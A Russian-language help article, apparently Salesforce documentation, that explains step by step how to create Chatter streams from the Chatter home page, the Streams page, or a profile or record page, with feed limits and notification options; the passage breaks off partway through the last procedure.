Удалить поток Chatter можно на начальной странице потоков или из самого потока. Удаление потока «Chatter» не убирает записи или сообщения, которые в нем содержатся. Удаляется только поток, освобождая место для добавления новых потоков.

Создание потока Chatter

Создайте поток Chatter, чтобы получить комбинированное представление лент, состоящее из выбранных вами профилей, групп и записей. Создавайте до 100 потоков Chatter. Включайте до 25 лент в каждый поток. Вам не нужно подписываться на лиц, группы и записи перед их добавлением в поток. Самое лучшее в добавлении ленты в поток заключается в том, что не учитывается количество добавленных подписчиков. Вы можете создать поток Chatter из начальной страницы Chatter, начальной странице потоков, профиля или сведений о записи.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Создание потока на начальной странице Chatter

На начальной странице Chatter отображается до пяти потоков и элемент управления для создания потоков.

Создание потока на начальной странице «Потоки»

Для перехода на начальную страницу потоков щелкните заголовок «Потоки» на начальной странице Chatter. На начальной странице потоков расположены элементы управления имеющимися потоками и средства создания новых потоков.

Создание потока из профиля или сведений о записи

После создания первого потока на странице профиля отобразится кнопка **«Отслеживать»** и страница или сведений о записи изменится. Перед кнопкой появится знак «плюс» и станут доступны дополнительные функции для добавления профиля или ленты записей в имеющийся поток. Также появится функция быстрого добавления ленты в созданный поток.

Создание потока на начальной странице Chatter


На начальной странице Chatter отображается до пяти потоков и элемент управления для создания потоков.

Для создания потока Chatter укажите заголовок и выберите типы лент и ленты, которые хотите видеть в своем потоке.


ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.


1. Перейдите на начальную страницу Chatter и щелкните значок + рядом с заголовком «Потоки», чтобы открыть диалоговое окно создания потока (2).
2. Введите имя потока.
3. В поле **«Записи для отслеживания»** нажмите на стрелку ВНИЗ (3) и выберите тип ленты, который хотите добавить в поток.



4. Когда сделаете выбор, снова нажмите на поле **«Записи для отслеживания»**, чтобы начать поиск выбранных типов лент (4).



5. Выберите указанную ленту.




Повторяйте шаги с 3 по 5, пока все нужные ленты (до 25) не окажутся в потоке (5).

Прим.: В поток можно добавить до 25 уникальных записей, групп и лент профилей. Если ваш доступ к какому-либо из 25 элементов удален, удаленный объект все равно учитывается среди 25. Вы не можете заменить его никаким другим.


Чтобы включить организацию-лицо в поток, добавьте ее как организацию в поле **«Включено в поток»**. Если вы добавляете организацию-лицо как контакт, связанные сообщения ленты не будут отображаться.

6. Настройте уведомления для этого потока, выбрав значение **«Каждое сообщение»** или **«Никогда»** (6). Значение **«Каждое сообщение»** установлено по умолчанию. В этом случае вы будете получать уведомление по электронной почте и в приложениях о каждой новой публикации в потоке. Выберите **«Никогда»**, чтобы выключить уведомления для данного потока.



7. Чтобы сохранить выбор, нажмите **«Сохранить»**.
8. Чтобы сохранить поток, снова нажмите **«Сохранить»**.

   Ваш поток указан в левом столбце на начальной странице «Chatter» под заголовком «Потоки» (7). Чтобы просмотреть поток, щелкните его имя.



Прим.: Если поток не указан в списке, на начальной странице Chatter щелкните заголовок «Потоки», чтобы открыть начальную страницу потоков. Здесь перечислены все созданные вами потоки.

Создание потока на начальной странице «Потоки»


Для перехода на начальную страницу потоков щелкните заголовок «Потоки» на начальной странице Chatter. На начальной странице потоков расположены элементы управления имеющимися потоками и средства создания новых потоков.

Для создания потока Chatter укажите заголовок и выберите типы лент и ленты, которые хотите видеть в своем потоке.


ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.


1. Чтоб открыть начальную страницу потоков, перейдите на начальную станицу Chatter и щелкните заголовок «Потоки».




2. Чтобы открыть диалоговое окно создания потока (2), щелкните **«Создать»**.
3. Введите имя потока.
4. В поле **«Записи для отслеживания»** нажмите на стрелку ВНИЗ (3) и выберите тип ленты, который хотите добавить в поток.



5. Когда сделаете выбор, снова нажмите на поле **«Записи для отслеживания»**, чтобы начать поиск выбранных типов лент (4).



6. Выберите указанную ленту.




Повторяйте шаги с 3 по 5, пока все нужные ленты (до 25) не окажутся в потоке (5).

Прим.: В поток можно добавить до 25 уникальных записей, групп и лент профилей. Если ваш доступ к какому-либо из 25 элементов удален, удаленный объект все равно учитывается среди 25. Вы не можете заменить его никаким другим.


Чтобы включить организацию-лицо в поток, добавьте ее как организацию в поле **«Включено в поток»**. Если вы добавляете организацию-лицо как контакт, связанные сообщения ленты не будут отображаться.

7. Настройте уведомления для этого потока, выбрав значение **«Каждое сообщение»** или **«Никогда»** (6). Параметр **«Каждое сообщение»** позволит получать уведомления по электронной почте и в приложениях о каждой новой публикации в потоке. Выберите **«Никогда»**, чтобы выключить уведомления для данного потока.



8. Чтобы сохранить выбор, нажмите **«Сохранить»**.
9. Чтобы сохранить поток, снова нажмите **«Сохранить»**.

   Ваш поток указан в левом столбце на начальной странице «Chatter» под элементом «Потоки» (7). Чтобы просмотреть поток, щелкните его имя.



Прим.: Если поток не указан в списке, на начальной странице Chatter щелкните заголовок «Потоки», чтобы открыть начальную страницу потоков. Здесь перечислены все созданные вами потоки.


Создание потока из профиля или сведений о записи

После создания первого потока на странице профиля отобразится кнопка **«Отслеживать»** и страница или сведений о записи изменится. Перед кнопкой появится знак «плюс» и станут доступны дополнительные функции для добавления профиля или ленты записей в имеющийся поток. Также появится функция быстрого добавления ленты в созданный поток.

Перед созданием потока из профиля или сведений о записи необходимо уже иметь как минимум один созданный поток.


ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.


1. Перейдите в профиль или к сведениям о записи, которые необходимо добавить в новый поток.
2. Щелкните 

и выберите **«Создать поток»**.
3. Введите имя потока.


   Обратите внимание, что профиль или лента записей, с которой вы начали, уже добавлена в поле **«Записи для отслеживания»**. Чтобы добавить еще записи или ленты профилей, вернитесь к шагу 4. Для завершения процесса перейдите к шагу 7.
4. В поле **«Записи для отслеживания»** нажмите на стрелку ВНИЗ (3) и выберите тип ленты, который хотите добавить в поток.



5. Когда вы сделаете выбор, снова щелкните поле **«Записи для отслеживания»**, чтобы начать поиск выбранных типов лент (4).



6. Выберите указанную ленту.

